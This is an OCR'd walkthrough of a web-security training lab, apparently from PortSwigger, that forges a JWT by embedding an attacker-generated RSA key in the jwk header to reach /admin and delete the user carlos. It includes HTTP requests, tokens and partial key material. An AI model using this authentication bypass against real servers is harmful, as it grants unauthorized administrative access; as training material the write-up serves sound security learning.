
Lab: JWT authentication bypass via jwk header injection

This lab uses a JWT-based mechanism for handling sessions. The server supports the `jwk` parameter in the [JWT](JWT) header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.

To solve the lab, modify and sign a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.


You can log in to your own account using the following credentials: `wiener:peter`

- In Burp, load the JWT Editor extension from the BApp store.
- In the lab, log in to your own account and send the post-login `GET /my-account` request to Burp Repeater.




```
GET /my-account HTTP/1.1
Host: 0ad4002b03a3d00fc06431f80050002f.web-security-academy.net
Cookie: session=
eyJraWQiOiI1YTJkZTRmZC02N2I0LTRhN2QtYTZhNi01NzYzOTlkN2Q4YTMiLCJhb
3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY1OTczNjk0MH
5v7tAOWZcZB1Bv-A9EWVaHZq3C EEMU6UmMnImIq5TOn-ZLiOTjFbDCqMdvOTLECd
```

- In Burp Repeater, change the path to `/admin` and send the request. Observe that the admin panel is only accessible when logged in as the `administrator` user.



```
HTTP/1.1 401 Unauthorized
Content-Type: text/html; charset=utf-8
Connection: close
```

- Go to the **JWT Editor Keys** tab in Burp's main tab bar.




2048

Key Format

● JWK ○ PEM


- Click **New RSA Key**.
- In the dialog, click **Generate** to automatically generate a new key pair, then click **OK** to save the key. Note that you don't need to select a key size as this will automatically be updated later.



Key

```
{
    "p": "7un1ofiDMkuLb-FJfSqLMRYSK7cq91NNhxUjyrX_dbgOCEWUsKLFnH3SmT1APCiUv
    "kty": "RSA",
    "q": "3UUi60An6oV7CnYTnh-sX28hu4MoXqdU8UrWGoLRgK-NCbgQEnMfUXeQ1Fqd7i6Yj
    "d": "JcOH6AIJuXSaYFBJKGfqSDJilVk0Q2mQrxdFpLLDGNfWQycQZq-eI60Tj7iroLpcr
    "e": "AQAB",
    "kid": "bd5bb70d-d7f2-473f-b2eb-9122eca76c6d",
    "qi": "jr8t5kZOElu69goOqc4qiih6PVAmvH6c9faWnPAhDIy0r7jtMj-fSLjciNBaFgc8
    "dp": "0_lK0emvZdl3Hs3xKRetJeEiQB0lBwmnGLod5oYx4R1rfdVWhp303NMaHpIkwvty
    "dq": "Kqwtqs7po8nwS7kv2VvkY1dMWxxVScPdltdG6T_3ZWj1uz0bJGO9U3nKnZmIQaoM
    "n": "zoB-sqd0-mOpjd26Kt8DcPzKkqdIkr1hTxhjMgMzGysmRuai1_NJfBs9NqpPngrsb
}
```

- Go back to the `GET /admin` request in Burp Repeater and switch to the extension-generated `JSON Web Token` tab.




JWT 1 - eyJraWQiOiI1YTJkZTRmZC02N2I0LTRhN2QtYTZhNi01NzYzOTlkN2Q ...

Serialized JWT

```
O0WpMgsfN9kQQekZwql5v7tAQWZcZBlBy-A9EWVaHZq3C_EEMU6UmMnImIg5TOn-
ZLi0TjFbDCgMdvOTLECdXeqhXaB0OjrxisZ6NRIRD47S0EIVPWhMDhh6si_ok6WB8TRjbWofB4RcgrPyz7vSUHPQP9z_
E7MzTqwvyExjaqy5pLCtKYc2sNZQMWpg_ssbRqVXzeAd7Sp1LiOstldC7Aj38qZ4zQkGjbvbYxQ2wPyr6M26I2AM9dHf8_
mYi4qLy8vo7dgYs-av12Q68NAYibPREJ-NUUOiq5hg-bSVs_NP5JUxohcQunXOIC81AwS9C8OErL0f8jhhvIE72o8PVg
```

- In the payload, change the value of the `sub` claim to `administrator`.




Payload

```
{
    "iss": "portswigger",
    "sub": "administrator",
    "exp": 1659736940
}
```

- At the bottom of the **JSON Web Token** tab, click **Attack**, then select **Embedded JWK**. When prompted, select your newly generated RSA key and click **OK**.

- In the header of the JWT, observe that a `jwk` parameter has been added containing your public key.




Header

```
{
    "kid": "bd5bb70d-d7f2-473f-b2eb-9122eca76c6d",
    "typ": "JWT",
    "alg": "RS256",
    "jwk": {
        "kty": "RSA",
        "e": "AQAB",
        "kid": "bd5bb70d-d7f2-473f-b2eb-9122eca76c6d",
        "n": "zoB-sqd0-mOpjd26Kt8DcPzKkqdIkr1hTxhjMgMzGysmRuai1_NJfBs
    }
}
```

Payload

```
{
    "iss": "portswigger",
    "sub": "administrator",
    "exp": 1659736940
}
```


- Send the request. Observe that you have successfully accessed the admin panel.



Users


carlos - Delete
wiener - Delete

In the response, find the URL for deleting Carlos (`/admin/delete?username=carlos`). Send the request to this endpoint to solve the lab



```
HTTP/1.1 302 Found
Location: /admin
Connection: close
Content-Length: 0


```



Congratulations, you solved the lab!